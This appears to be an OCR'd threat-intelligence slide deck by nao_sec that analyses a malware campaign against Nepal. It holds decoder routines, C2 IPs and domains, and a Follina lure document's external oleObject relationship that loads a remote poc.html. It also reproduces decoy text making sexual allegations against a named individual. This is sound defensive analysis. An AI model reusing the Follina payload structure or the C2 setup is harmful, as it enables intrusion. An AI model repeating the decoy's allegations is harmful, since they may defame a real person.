                xor     al, 4Bh
                sub     al, 1Ah
                mov     byte ptr [esp+ecx+318h+Buffer], al
                inc     ecx
                cmp     ecx, 42h ; 'B'
                jb      short loc_401142
```



```
loc_4012A0:                             ; CODE XREF: su
                mov     al, [edi+ecx]
                lea     ecx, [ecx+1]
                add     al, 55h ; 'U'
                inc     edx
                xor     al, 2Fh
                sub     al, 55h ; 'U'
                mov     [ecx-1], al
                mov     esi, dword ptr [esp+318h+buf]
                cmp     edx, esi
                jb      short loc_4012A0
```




```
v19 = v22 - (_DWORD)v14;
do
{
  v20 = *((_BYTE *)v18 + v19);
  v18 = (int (__fastcall *)(unsigned int, unsigned int))((char *)v18 + 1);
  ++v17;
  *((_BYTE *)v18 - 1) = ((v20 + 0x55) ^ 0x2F) - 0x55;
  v15 = *(_DWORD *)code;
}
while ( v17 < *(_DWORD *)code );
v16 = v23;
```


Copyright©2023 nao_sec All Rights Reserved.

mic.ver

- Encoded config file
  - connect c2 and port
- Decode



```
for i in range(file_size):
    dec = buf[i]
    dec = (((dec + 0x1a) ^ 0x4b)  - 0x1a) % 256
    buf[i] = dec
```



IP address

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  デコードされたテキスト
00000000   31 30 33 2E 31 39 39 2E 31 37 2E 31 38 34 00 00  103.199.17.184..
00000010   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040   BB 01                                            ».
```

Port

Copyright©2023 nao_sec All Rights Reserved.

Related File


vaginal_color_ultrasound_2023034f27897e3afe12e8c3847451a05b0639.zip

- Placed on “vaccine.mohp.gov.np”, Nepal gov’t COVID-19 vaccine website
  - BTW, China provided vaccine to Nepal (as Belt and Road partner)
    - https://www.fmprc.gov.cn/mfa_eng/wjdt_665385/2649_665393/202106/t20210624_9170568.html

- C&C Server
  - *app.onedrivo.com* (172.93.189.239)

Copyright©2023 nao_sec All Rights Reserved.

In the Same Way




Copyright©2023 nao_sec All Rights Reserved.

Related Past Campaign (1/4)


onedrivo.com (160.20.145.111)

- Used in past campaign exploiting Follina



Copyright©2023 nao_sec All Rights Reserved.

Related Past Campaign (2/4)



My name is Jeena Sharma, 23 years old.I live in Kathmandu and I am a graduate student of Kathmandu University.

I'm exposing Nitesh Pariyar now. He's a liar!

He deceived my feelings and body. After sleeping and having sex with me, he promised to let me join NCELL company and become his private secretary. He also said he would marry me.


He is a complete liar!!!

After he slept with me and had sex, he ignored me, didn't answer my phone or any message, and pretended not to know me!

When he was dating me, he lied to me that his name was sum, but after my follow-

Copyright©2023 nao_sec All Rights Reserved.

Related Past Campaign (3/4)




```
Archive:  Exposing_Nitesh_Pariyar_Liar!!!.doc
  Length      Date    Time    Name
---------  ---------- -----   ----
     1627  2022-04-07 09:52   [Content_Types].xml
      720  2022-04-07 09:52   docProps/app.xml
      739  2022-04-07 09:52   docProps/core.xml
     9688  2022-04-07 09:52   word/document.xml
     1770  2022-04-07 09:52   word/endnotes.xml
     1359  2022-04-07 09:52   word/fontTable.xml
     1776  2022-04-07 09:52   word/footnotes.xml
     3575  2022-04-07 09:52   word/settings.xml
    29697  2022-04-07 09:52   word/styles.xml
      576  2022-04-07 09:52   word/webSettings.xml
    89597  2022-04-07 09:52   word/media/image1.JPG
   104253  2022-04-07 09:52   word/media/image2.jpg
     8398  2022-04-07 09:52   word/theme/theme1.xml
     1542  2022-04-07 09:52   word/_rels/document.xml.rels
      590  2022-04-07 09:52   _rels/.rels
---------                     -------
   255907                     15 files
```

```
<Relationship Id="rId996"
    Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
    Target="https://exchange.oufca.com.au/aspnet_client/poc.html!" TargetMode="External" />
```

